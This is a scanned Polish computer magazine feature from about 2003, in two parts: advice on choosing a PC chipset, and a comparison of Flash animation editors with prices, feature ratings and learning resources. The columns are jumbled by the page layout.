Który najlepszy?

Wybierając chipset, pamiętajmy, że jest on sercem komputera, warunkującym jego wydajność oraz stabilność i możliwości rozbudowy. Nawet najlepszy chipset umieszczony na kiepskiej jakości płycie głównej może sprawiać kłopoty. Również jeśli wybierzemy tanią płytę z nie- zbyt rozbudowanym chipsecem, pamiętajmy, że w przyszłości możemy mieć problemy z rozbudową komputera. Warto poświęcić trochę czasu na przewertowanie specyfikacji chipsetu, aby po pół roku użytkowania komputera nie utknąć w miejscu bez możliwości zamontowania wydajniejszego procesora czy karty graficznej. Z drugiej strony, wybór najwydajniejszego chipsetu dla słabego procesora wcale nie zwiększy mocy obliczeniowej peceta.

Zanim dokonamy ostatecznego



Trudne terminy

» **DualDDR** – technologia spopularyzowana przez chipsety NVIDIA nForce2, której podstawą są dwa niezależne kontrolery pamięci w chipsecie oraz dwa moduły pamięci w slotach DDR. DualDDR umożliwia operowanie na dwóch bankach pamięci jednocześnie i niezależnie. W typowej konfiguracji pamięci DDR odczyt danych z poszczególnych komórek pamięci może nastąpić dopiero, jeśli w tym samym czasie dane nie są zapisywane do innych komórek. DualDDR pozwala na jednoczesny zapis i odczyt danych z pamięci. Jeden kontroler w chipsecie może odczytywać dane na przykład z banku 0, podczas gdy drugi kontroler może w tym samym momencie dane zapisywać do banku 1 lub przygotowywać kolejną operację.

» **Hyper Threading** – funkcja zaimplementowana w procesorach Pentium 4 HT, oparta pierwotnie na wielowątkowości systemów wieloprocesorowych (ang. Symmetrical MultiProcessing). Procesory Pentium 4 HT w systemach operacyjnych Windows NT, 2000 i XP są rozpoznawane jako dwie niezależne jednostki. Hyper Threading pozwala na rozdzielenie wątków aplikacji na równoległe jednostki obliczeniowe, które mogą być wykonywane w tym samym czasie. Pozwala to na wykorzystanie pełnej mocy obliczeniowej procesora. Typowe procesory Pentium 4 praktycznie zawsze wykorzystywały tylko część swojej mocy obliczeniowej.

» **Serial-ATA** – nowy typ interfejsu dla dysków twardych, oferujący przepustowość rzędu 150 MB/s. Dyski twarde Serial-ATA nie są jeszcze spopularyzowane, jednak w najbliższych latach należy się spodziewać spadku produkcji typowych napędów ATA. Płyta główna, jeśli ma służyć długo, powinna mieć zintegrowany kontroler tego typu napędów.

wyboru, warto przejrzeć w internecie i czasopiśmie komputerowych recenzje. Opinie użytkowników mogą nam dać obraz jakości danego układu, jego stabilności, ale także dostępności sterowników. **PG**



Warto zajrzeć...

Książki

Anatomia PC, Wydanie VII, Piotr Metzger, Helion 2002, cena 110 zł

Adresy WWW:

- www.intel.com
- www.nvidia.com
- www.sis.com
- www.via.com.tw
- www.frazpc.pl



Bałagan z FSB

Opisując architekturę każdego nowego procesora, producent stara się w pełni wykorzystać jego moc obliczeniową. Jest to możliwe tylko wtedy, gdy szyna danych, za pośrednictwem której procesor komunikuje się z chipsecem, będzie oferować wystarczającą przepustowość. Zarówno Intel, jak i AMD wprowadziły własne rozwiązania, mające na celu zwiększenie transferu danych pomiędzy procesorem a chipsecem. Intel unowocześnił standardową 64-bitową magistralę 100 MHz oraz 133 MHz podobnie, jak ma to miejsce w magistrali AGP. W jednym cyklu zegara magistrali **Quad-Pumped Bus** są przesyłane cztery pakiety danych. Podnosi to jej realną przepustowość aż

czterokrotnie. W przypadku najszybszych Pentium 4 transfer danych pomiędzy procesorem a chipsecem to 4,2 GB na sekundę, w przypadku magistrali FSB tak- towanej zegarem 533 MHz. AMD dla procesorów Duron oraz Athlon i Athlon XP od początku stosuje tradycyjne rozwiązanie **Double Data Rate (DDR)**. W przypadku procesorów AMD, w jednym cyklu zegara, przesyłane są dwa pakiety danych. Biorąc jako przykład magistralę FSB, taktowaną zegarem 133 MHz, uzyskamy przepustowość na poziomie 3,2 GB. Realnie uzyskujemy zatem magistralę z zegarem 266 MHz. Wybierając chipset, powinniśmy dokładnie sprawdzić, czy nasz procesor będzie z nim współpracował.



Ekspert poleca

Jeśli kupujemy komputer z procesorem Intel, warto rozejrzeć się za płytami głównymi z chipsetami Intel 845PE. Pomimo iż SiS oferuje układy 655, które są bardziej nowoczesne, to chipsety Intela w tym zestawieniu są tańsze. Ważna jest też kompatybilność oraz jakość chipsetów Intel w połączeniu z procesorami tej firmy. Dla platform AMD obecnie doskonałą propozycją są chipsety NVIDIA nForce2. Są bardzo wydajne, nowoczesne i oferują bogaty zestaw urządzeń zintegrowanych, choć zawsze można wybrać płytę główną bez takich dodatków.



Ekspert odradza


Dla procesorów Intel Pentium 4 praktycznie nie ma takiego chipsetu, którego należałoby unikać ze względu na złą konstrukcję. Ze wszystkich nowych układów każdy ma swoje zalety, które go wyróżniają. Należy tylko dobrać odpowiedni chipset dla swoich wymagań. Jeśli zaś chodzi o chipsety dla procesorów AMD, to trzeba sceptycznie spojrzeć na płyty główne z VIA KT400. Chipsety te są już dość stare, choć mimo wszystko nadal wydajne. KT400 nie obsługuje pamięci DDR400 i od ponad roku oczekuje swojej poprawionej wersji.



FOT. COREL/MONTAŻ KOMPUTER ŚWIAT EKSPERT

Macromedia stworzyła na potrzeby Flasha ActionScript – język skryptowy przydatny w multimedialnych prezentacjach. Pozwala on między innymi na tworzenie

większość opcji rysowania zapożyczono z programów do grafiki wektorowej, jednak tym, co wyróżnia Flash, to listwa odpowiedzialna za tworzenie animacji.



Flash stosowany jest najczęściej przy tworzeniu witryn reklamowych. www.sullivan.pl to adres witryny jednego z projektantów takich stron WWW.

własnych efektów i elementów multimedialnych, a także wzbogacenie prezentacji w interaktywność.

Od czasu premiery pierwszej wersji programu Macromedia Flash na rynek trafiło wiele innych edytorów Flash. Trudno im jednak dorównać tak rozbudowanej aplikacji, której jedyną poważną wadą jest cena.

Ekspert zebrał najpopularniejsze programy przeznaczone do projektowania, oraz generowania animacji Flash, i poddał je ocenie. Zostały one podzielone na produkty w pełni profesjonalne, oferujące wszystkie potrzebne funkcje oraz aplikacje okrojone z wielu zaawansowanych funkcji, za to tańsze. Producentami trzech zaawansowanych edytorów Flash są firmy znane z rynku oprogramowania graficznego i DTP: Macromedia, Adobe i Corel.

O tym, że zaproponowane przez Macromedię rozwiązanie panelu animacyjnego jest optymalne pod względem łatwości obsługi, świadczy fakt, że powielili go w swoich programach flashowych konkurenci. Między innymi Adobe i Corel. Moduł ten stał się znakiem rozpoznawczym programów do tworzenia animacji flashowych i znajdziemy go praktycznie w każdej tego typu aplikacji. To sytuacja wygodna dla użytkownika. Używając kilku programów, zawsze ma do czynienia ze spójnym środowiskiem wykorzystywanym do pracy.

Poza panelem animacyjnym obsługa edytorów Flash nie różni się diametralnie od korzystania z aplikacji typu CorelDRAW czy Adobe Illustrator.

Zawsze jednak istnieje ryzyko, że trafimy na program taki jak na przykład 3D Flash Animator, którego menu zostało stworzone bez większej dbałości o wygodę użytkownika.




Flash kręci siecią



3D Flash Animator shareware
CoffeeCup Firestarter trial
KoolMoves demo
Macromedia Flash MX trial
Moho 4 demo
Macromedia Shockwave Player freeware
Sothink Glanda trial
Swish trial
Xara 3D 5 PL trial


Projektanci witryn flashowych to prawdziwi artyści. Obok komercyjnych projektantów tworzą liczne demo swoich możliwości. Niekiedy takie prezentacje przypominają teledyski. Na ilustracji jedna z prezentacji ze strony www.fakepilot.com



Dla internetu nadszedł czas animacji, dźwięku i interaktywności. Najlepszym sposobem na tworzenia jest technologia Flash. Ekspert porównuje dostępne aplikacje do projektowania flashowych animacji

Flash jest technologią za prezentowaną przez firmę Macromedia w 1996 roku. Służy ona do tworzenia animacji internetowych oraz prezentacji, wykorzystywanych w projektach multimedialnych. W chwili powstania Flasha na rynku dostępne były jedynie proste generatory animacji oparte na grafice rastrowej i wykorzystujące format GIF. Obarczone one były niedogodnością związaną z dużymi rozmiarami plików i niemożnością dodania do nich dźwięku. Macromedia zmieniła ten stan rzeczy i tworząc format Flash, postawiła

na technologię wektorową, która obraz generuje na podstawie matematycznego opisu, a wszystkie kształty są zbiorem wektorów.



W efekcie powstał kompaktowy format, oferujący znakomitą jakość obrazu, możliwość dotężenia do prezentacji dźwięku, a także stosunkowo mały rozmiar wynikowych plików.

Technologia wektorowa była znana dużo wcześniej, niż powstał internet, jednak dopiero użycie jej w sieci spowodowało prawdziwą rewolucję i zapewniło jej wciąż rosnącą popularność. Stworzony przez Macromedię Flash stał się szybko standardem. Plug-iny potrzebne do jego prawidłowego wyświetlania w przeglądarkach WWW są dziś trwałym składnikiem każdego dobrego browsera.

Interfejs i obsługa

Macromedia stworzyła całkowicie nowy rodzaj programu graficznego. Co za tym idzie, oferowane przez aplikację funkcje wymagały od autorów opracowania oryginalnych rozwiązań w zakresie interfejsu użytkownika. Co prawda,


Strona www.heinekenmusic.pl to dobry przykład wykorzystania technologii Flash. Dźwięk, animacje i teksty skomponowane zostały w jedną całość



Rysowanie

Opcją, z której korzysta każdy użytkownik Flasha, jest rysowanie. Różni się jednak ono od tego, do czego przyzwyczaiły nas klasyczne programy graficzne. Rysowanie za pomocą narzędzi wektorowych w tej technice może być proste i przyjemne, jeśli używamy programów, których twórcy podeszli ze zrozumieniem do potrzeb użytkownika. Nie każdy musi przecież być doświadczonym grafikim komputerowym.

Macromedia Flash wykorzystuje kilka nowych rozwiązań, między innymi możliwość swobodnego rysowania linii, które po oderwaniu pióra od powierzchni tabletu zamieniane są automatycznie w format wektorowy, przypisany



danej warstwie. Opcją tą dysponuje większość produktów konkurencji, jednak nie we wszystkich jest to rozwiązane równie wygodnie jak we Flash MX. Na przykład Corel R.A.V.E. traktuje każdą pojedynczą kreskę jako oddzielny obiekt. Tymczasem korzystając z Flasha, tworzone linie są przypisywane jednemu rysunkowi. Oczywiście w Corelu możemy zgrupować narysowane linie, jednak rozwiązanie Macromedii wydaje się bliższe filozofii animacji. R.A.V.E. ma po prostu zbyt dużo

nałeciałości z programu CorelDRAW. Bliższy jest on programom DTP niż aplikacjom do tworzenia plastycznych i lekkich obrazów, jakie są nieodzowną częścią filmów tworzonych w technologii Flash.


Podobnie ma się sprawa w przypadku Adobe LiveMotion 2.0. Został on za bardzo upodobniony do Illustratora. Owszem, umieszczono w nim kreatory efektów podobne do tych, które znamy z Photoshopa, jednak pozbawiono je możliwości edycji wyników ich działań. Co za tym idzie, korzystając z gotowych rozwiązań, nie możemy na nie wpływać według własnego uznania.

Alternatywne pod względem kosztów rozwiązania, czyli KoolMoves, 3D Flash Animator

i Swish, nie dysponują niestety wygodnymi narzędziami do rysowania. Korzystając z tych programów, skazani jesteśmy na proste opcje, które nie spełniają warunków potrzebnych do wygodnej pracy, lub importowanie gotowych elementów, często dostarczanych wraz z aplikacjami. Nie wspominając już o Xarze, która jest pozbawiona funkcji rysowania i jest jedynie bardzo rozbudowanym kreatorem. Wymienione programy stają się przydatne dopiero wtedy, gdy nie chcemy zagłębiać się w skomplikowane procesy tworzenia animacji, a jedynie stworzyć szybko ciekawy efekt.

Edycja tekstu

Jedynym polem, w jakim konkurencja dogania produkt Macromedii, jest edycja tekstu. Co



KoolMoves to przykład rozsądnego kompromisu między jakością a ceną. Szczególnie, gdy zainstalujemy pełną wersję zamieszczoną na krążku Eksperta 2/2003

Opinia specjalisty



Bartłomiej Wyszynski

Dyrektor Działu Kreacji firmy Artegece

Co powoduje, że Flash robi taką karierę w sieci?

To proste. Wystarczy odwiedzić nagrodzony właśnie Cyberkreaturą, nagrodą polskiego przemysłu reklamowego, serwis www.f-l6.pl. Dzięki Flashowi można było na stronie umieścić prosty symulator lotu. Zamiast czytania tekstów użytkownik może pobawić się samolotem. Komunikacja z odbiorcą odbywa się więc na całkiem innym poziomie niż w przypadku gazet czy tradycyjnych stron pisanych w HTML-u. Specjaliści w zakresie komunikacji określają go angielskim terminem Global Visual Language (globalny język obrazkowy). Najogólniej mówiąc, użytkownik nie musi posługiwać się żadnym językiem, aby zrozumiał cały przekaz.



Marian to najpopularniejszy w Polsce bohater flashowy. Jego współtwórcą jest Bartłomiej Wyszynski


Z jakich programów do Flasha korzysta Pan w codziennej pracy?
Do pracy używam oprogramowania firmy Macromedia, czyli Flash MX. Dlaczego? Jest on standardem. Zainwestowaliśmy w naszą firmę czas w jego naukę, jest cały czas numerem jeden wśród tego typu oprogramowania, więc nie widzę potrzeby korzystania z oferty konkurencji. Jeśli inny program zwróci na siebie uwagę efektami, których my nie możemy uzyskać w tradycyjny sposób, wtedy się nim zainteresujemy.

prawda Flash MX bez problemu radzi sobie z animacją liter czy ich modelowaniem według potrzeb użytkownika, jednak brakuje mu szybkiego dostępu do trybu Outline. Narzędzia do różnicowania kolorystycznego krawędzi i wnętrza liter są mało wygodne i mogą sprawić początkującemu użytkownikowi sporo kłopotu. Inaczej ma się sprawa z LiveMotion. Aplikacja Adobe radzi sobie z tym zagadnieniem bez problemu. Wystarczy kliknąć na ikonę edycji tekstu i ustawić wybrany kolor obwódki fontu. Aż dziwne, że twórcy Flasha MX nie uczynili tej czynności równie prostą.


Wybieranie kolorów jest w przypadku LiveMotion niedoświadczane i wymaga od użytkownika sporo cierpliwości. Ponadto okno służące do tego celu, tak jak większość okienek pomocniczych, nie skaluje się i z niewiadomych powodów nie pozwala na korzystanie z pełnej palety barw.

Podobnie ma się sprawa z okienkiem odpowiedzialnym za wybór fontu, oraz ustawień tekstu. Wskutek braku skalowania i nieprawidłowego rozmiaru okna normalna praca jest bardzo utrud-

niona. Ekspert przetestował program w różnych rozdzielczościach ekranu i za każdym razem efekt był taki sam. Okienka nie nadawały się do użytku. To karygodne w przypadku w pełni komercyjnego programu, kosztującego ponad



tysiąc złotych. Jest to dość dziwne, biorąc pod uwagę fakt, że o wiele tańsze aplikacje, takie jak KoolMoves czy Moho, mają proste, ale za to wygodne i łatwe w obsłudze edytory tekstów.






TESTY PROGRAMY DO FLASHA


Animacje

Animacja to podstawowy atrybut formatu Flash. Instalując na naszym komputerze Flash MX, otrzymujemy narzędzie, o którym jeszcze nie tak dawno mogły śnić jedynie największe studia animacyjne na świecie.



Xara 3D pozwala na proste kreowanie animowanych napisów. Niestety, na tym kończą się funkcje tego narzędzia

Jak to wyjaśnić? To proste. Oglądane w telewizji klasyczne animacje wymagają ogromnego nakładu pracy, każda klatka filmu rysowana jest oddzielnie. Główny grafik tworzy na



3D Flash Animator – program ma niewygodny interfejs obsługi. Cieszy natomiast duża liczba importowanych formatów, np. 3D Studio

przykład rysunek dziecka z piłką oraz ujęcie końcowe, w którym piłka trafia w ścianę. Wszystkie rysunki ruchu pomiędzy tymi dwoma ujęciami są tworzone kadr po kadrze przez animatorów. Edytor Flash pozwala na oszczędzenie czasu pod-

czas tworzenia animacji. Wystarczy umieścić w nim kadr początkowy i końcowy, żeby automatycznie dodane zostały brakujące elementy animacji. Mało tego, proces tworzenia filmu przebiega dwutorowo. Z jednej strony animowany jest ruch, z drugiej zaś istnieje możliwość zmiany kształtu poruszającego się w kadrze elementu. Dokładne ustawienie wszystkich opcji i kadrów jest bez porównania mniej pracochłonne niż w klasycznych technikach animacyjnych.

Jeśli więc nie chcemy tworzyć skomplikowanych animacji, a chodzi nam na przykład o spreparowanie animowanego logo, nie musimy używać od razu rozbudowanego narzędzia, jakim jest Macromedia Flash. W takich sytuacjach warto skorzystać z prostszych aplikacji – choćby takich jak Xara 3D. Jest to głównie kreator prostych prezentacji, których głównym elementem jest animowany tekst. Ekspert poleca ten program wszystkim osobom, którym znudziły się animowane GIF-y.


3D Flash Animator oraz Moho pozbawione są funkcji pomocnych podczas tworzenia animacji. Skazani więc jesteśmy w tych programach na niewygodne interfejsy obsługi i trudności z rysowaniem.

Dźwięk

Dobra animacja nie powinna być pozbawiona dźwięku. Twórcy prezentacji flashowych korzystają często z usług profesjonalistów, którzy komponują na potrzeby ich dzieł specjalne ścieżki dźwiękowe. Do ożywienia filmów wykorzystuje się także pojedyncze sample, które są odgrywane, gdy korzystamy z różnych elementów strony. Pomaga to w nawigacji po flashowych witrynach. Większość programów do tworzenia animowanych prezentacji ma opcje dodawania takich dźwięków. Flash MX wyposażony został nawet we

własną bibliotekę . Możemy też importować do tworzonej prezentacji samodzielnie wykonane sample.

Podczas przeglądu programów flashowych jedynie Xara 3D nie może pochwalić się możliwością



dodawania muzyki do animacji. Pozostałe przetestowane aplikacje radzą sobie z tym bez problemu. Specjalnie dla tych użytkowników, którzy nie chcą lub nie potrafią tworzyć własnych sampli, powstały serwisy takie jak www.flashkit.com/loops, które oferują darmowe biblioteki dźwięków.


Programowanie

Macromedia stworzyła na potrzeby Flasha specjalny język programowania o nazwie ActionScript. Z jego pomocą użytkownik ma pełną kontrolę nad projektowaną animacją – może ją po prostu dokładnie oprogramować. ActionScript jest bardzo przydatny przy tworzeniu bannerów czy innych form reklamowych. Dzięki kilku liniom kodu można zaoszczędzić do kilkunastu kilobajtów, co pozwoli na przykład wygospodarować miejsce na dodatkowe animacje.

ActionScript pozwala na zwiększenie interaktywności filmów. W praktyce oznacza to, że skrypty reagują na zachowanie użytkownika. Wszelkie dźwięki czy animacje uzależnione są od zdarzeń wywołanych przez osobę oglądającą daną stronę flashową. Jeśli zechcemy więc zaprogramować naszą prezentację tak, by była w pełni interaktywna dla odbiorcy, nie obędzie się bez wykorzystania ActionScript. Dodatkowo mamy możliwość integracji z innymi środowiskami skryptowymi, na przykład JavaScriptem. ActionScript pozwala również na bezpośrednią komunikację z serwerem (poprzez skrypty PHP, ASP, PERL) oraz bazą danych.

Formaty zapisu

Macromedia zaproponowała własny format zapisu projektowanych prezentacji oznaczany skrótem FLA. Konkurenci nie poszli jednak drogą ujednolicenia standardu i każdy program ma swój własny format zapisu, niekompatybilny z innymi. Wyjątek stanowi format Adobe, czyli LIV (LiveMotion Files), rozpoznawany przez




Moho jest mniej uniwersalny niż Flash MX, jednak doskonale nadaje się do szybkiej animacji 2D, na przykład ruchomych komiksów czy kreskówek

Macromedia Flash MX. Nie mamy jednak możliwości edytowania we Flashu MX plików pochodzących

Programy do Flasha

Nazwa	Profesjonalne				
	Flash MX	LiveMotion 2.0	R.A.V.E.	Moho 4.0	SWiSH 2.0
Producent	Macromedia	Adobe	Corel	Lost Marble	SWiSHzone.com Pty Ltd
WWW	www.macromedia.com	www.adobe.com	www.corel.com	www.lostmable.com	www.swishzone.com
Rysowanie	bardzo wygodne	wygodne	mało wygodne	bardzo niewygodne	niewygodne
Praca na obiektach	bardzo wygodna	wygodna	wygodna	bardzo wygodna	wygodna
Edycja tekstu	wygodna	niewygodna, błędy w edytorze	wygodna	prymitywna	wygodna
Tworzenie animacji	bardzo wygodne	wygodne	wygodne	wygodne	wygodne
Tworzenie interaktywnych przycisków	łatwe	łatwe	bardzo łatwe	brak możliwości	łatwe
Obsługiwany język programowania	ActionScript	ActionScript, JavaScript	brak	brak	brak
Importowane formaty dźwiękowe	WAVE, MP3, AIFF, AU	WAVE, MP3, AU	WAV	WAVE, AIFF	WAVE, MP3
Liczba importowanych formatów graf.	24 (m.in. GIF, JPG, EPS, PSD, PDF)	13 (m.in. GIF, JPG, EPS, PSD, PDF)	57 (m.in. GIF, JPG, PSD, PDF, AVI)	1 (AI)	9 (m.in. GIF, JPG, PNG, WMF)
Formaty publikacji (animowane)	SWF, AVI, MOV, GIF, SPL	SWF, MOV, GIF	SWF, AVI, MOV, GIF	SWF, AVI, MOV	SWF, AVI
Kreatory poszczególnych funkcji	brak	bardzo uproszczone	proste wskazówki	brak	wygodne
Cena	3093 zł	1150 zł	2253 zł *	400 zł	200 zł




Korzystając z serwisu www.flashroom.com, możemy pobrać pliki robocze zawierające interesujące nas rozwiązania

z LiveMotion. Pobranie pliku w formacie LIV pozwala jedynie na sprawdzenie poprawności działania animacji.

Powszechnie używanym formatem do publikacji prezentacji Flash jest SWF (Shockwave Flash). Rozpoznawany jest on przez większość przeglądarek dostępnych na rynku. W użyciu są także specjalne plug-iny, dzięki którym plik SWF uruchomi się nawet na starszych wersjach Internet Explorera czy Netscape'a. Duża liczba programów zapisuje jedynie w tym formacie, jednak większe aplikacje, typu Flash MX, LiveMotion czy Moho, pozwalają na eksportowanie animacji do plików AVI czy QuickTime, które jednak zajmują już znacznie więcej miejsca.

Uczymy się Flasha

Aby zdobyć wiedzę potrzebną do tworzenia flashowych animacji, możemy skorzystać z kilku rodzajów pomocy. Pierwszy z nich to książkowe poradniki. Większość zawiera opisy poszczególnych funkcji programu oraz proste wska-



zówki dotyczące procesu tworzenia animacji. Jedną z najlepszych pozycji tego typu to książka Flash 5, Techniki zaawansowane. Zawarte

w niej wskazówki są bardzo cenne i poparte licznymi przykładami. Autorzy stawiają większy nacisk na wyobraźnię twórcy niż na zaawansowaną wiedzę techniczną.

Innym sposobem zdobywania wiedzy o Flash MX są witryny internetowe, na których znajdziemy kursy obsługi tego programu. Największa z nich jest oczywiście witryna www.macromedia.com.

Zawiera pełen kurs Flasha, w trakcie którego możemy nauczyć się obsługi wszystkich funkcji tej aplikacji. Począwszy od prostych animacji, skończywszy na skomplikowanych prezentacjach multimedialnych zawierających dźwięk, filmy i interaktywne interfejsy. Podobny kurs znajdziemy na witrynie www.adobe.com, jest on jednak ze zrozumiałych względów skierowany raczej do użytkowników Adobe LiveMotion i trudno odszukać w nim informacje dotyczące rozwiązań możliwych do wykorzystania we Flash MX i jego klonach.

Wspomniane serwisy mają – z punktu widzenia mieszkańców Polski – jedną podstawową wadę. Napisane są w języku angielskim, co za tym

idzie część rodzimych użytkowników komputerów może mieć kłopoty ze zrozumieniem licznych technicznych zwrotów. Można, na szczęście, skorzystać z polskojęzycznych serwisów tego typu. Jedną z najlepszych witryn o technologii flash jest www.flashroom.com. Znajdziemy w niej zarówno wskazówki dotyczące skomplikowanych pod względem technicznym animacji, jak i te dotyczące prostych opcji Flasha. Opisy zawierają czytelne dla odbiorcy komentarze i wskazówki, które poparte są opisami kodu ActionScript.

Stworzone za pomocą wspomnianych wskazówek rozwiązania zostały przez twórców serwisu przygotowane w formie dokumentów roboczych w formacie Macromedia Flash tak, by każdy mógł pobrać je na twardy dysk swojego komputera. Dzięki temu nawet początkujący użytkownik Flash MX ma szansę na szybkie przyswojenie sobie wiedzy potrzebnej do pracy.

Innym polskim serwisem tego typu jest www.flashzone.pl. Skierowany jest on raczej do początkujących użytkowników Flasha. Posta-



FlashKit to serwis z darmowymi podkładami dźwiękowymi, obiektami i innymi elementami do tworzenia animacji flashowych

wiono w nim nacisk na obsługę narzędzi tego programu i trzeba przyznać, że jeśli dopiero stawiamy pierwsze kroki w świecie multime-



Warto zajrzeć...

Książki:

Flash 5. Techniki zaawansowane – praca zbiorowa, Helion, Gliwice 2002, cena 79 zł
Corel R.A.V.E. Ćwiczenia praktyczne – Bolesław Ogórek, Helion, Gliwice 2002, cena 12 zł
Flash 5 – ActionScript, Gry i zabawy – Gary Rosenzweig, Translator, Warszawa 2002, cena 48 zł
Flash 5. Biblia – Robert Reinhardt, Jon Warren Lentz, Helion, Gliwice 2002, cena 125 zł

Adresy WWW:

- www.flashzone.pl
- www.macromedia.com
- www.adobe.com
- www.stereotypography.com
- www.fakelot.com
- www.sullivan.pl
- www.artegence.com
- www.webesteem.pl
- www.flashroom.com
- www.nnk.art.pl

dialnych animacji flashowych, to ten adres powinien nas zainteresować. W serwisie znajdziemy przykłady prostych kodów ActionScript, oraz – podobnie jak w przypadku wyżej wspomnianego serwisu – pliki robocze, dzięki którym będziemy mogli prześledzić na własnym komputerze działanie poszczególnych opcji wykorzystanych do tworzenia danej animacji. RF



Flash MX Korzystając z niego, mamy do dyspozycji wszystko, co potrzebne do stworzenia ciekawej prezentacji multimedialnej. Gdyby nie wysoka cena, ten program byłby po prostu idealnym



Xara 3D Program stosunkowo tani, jednak należy go traktować raczej jako kreatora prostych animacji i to głównie z wykorzystaniem tekstu. Do programu dołączono nieestetyczną bibliotekę tekstur



Trudne terminy

» **grafika wektorowa** – metoda tworzenia grafiki komputerowej polegająca na generowaniu obrazu na podstawie jego matematycznego opisu, który określa pozycję, długość i kierunek prowadzonych linii. Obrazy wektorowe są kolekcjami wektorów, a nie punktów, jak w wypadku grafiki rastrowej. Przykładowo, narysowanie okręgu w formie wektorowej jest stosunkowo łatwe – wystarczy podać jego środek i promień (zamiast rysować bardzo wiele punktów). Zwykle grafik projektuje obraz metodą wektorową, a gdy zakończy pracę, zmienia ją do formy bitmapy. Grafikę wektorową można tworzyć między innymi za pomocą popularnego programu graficznego CorelDRAW.

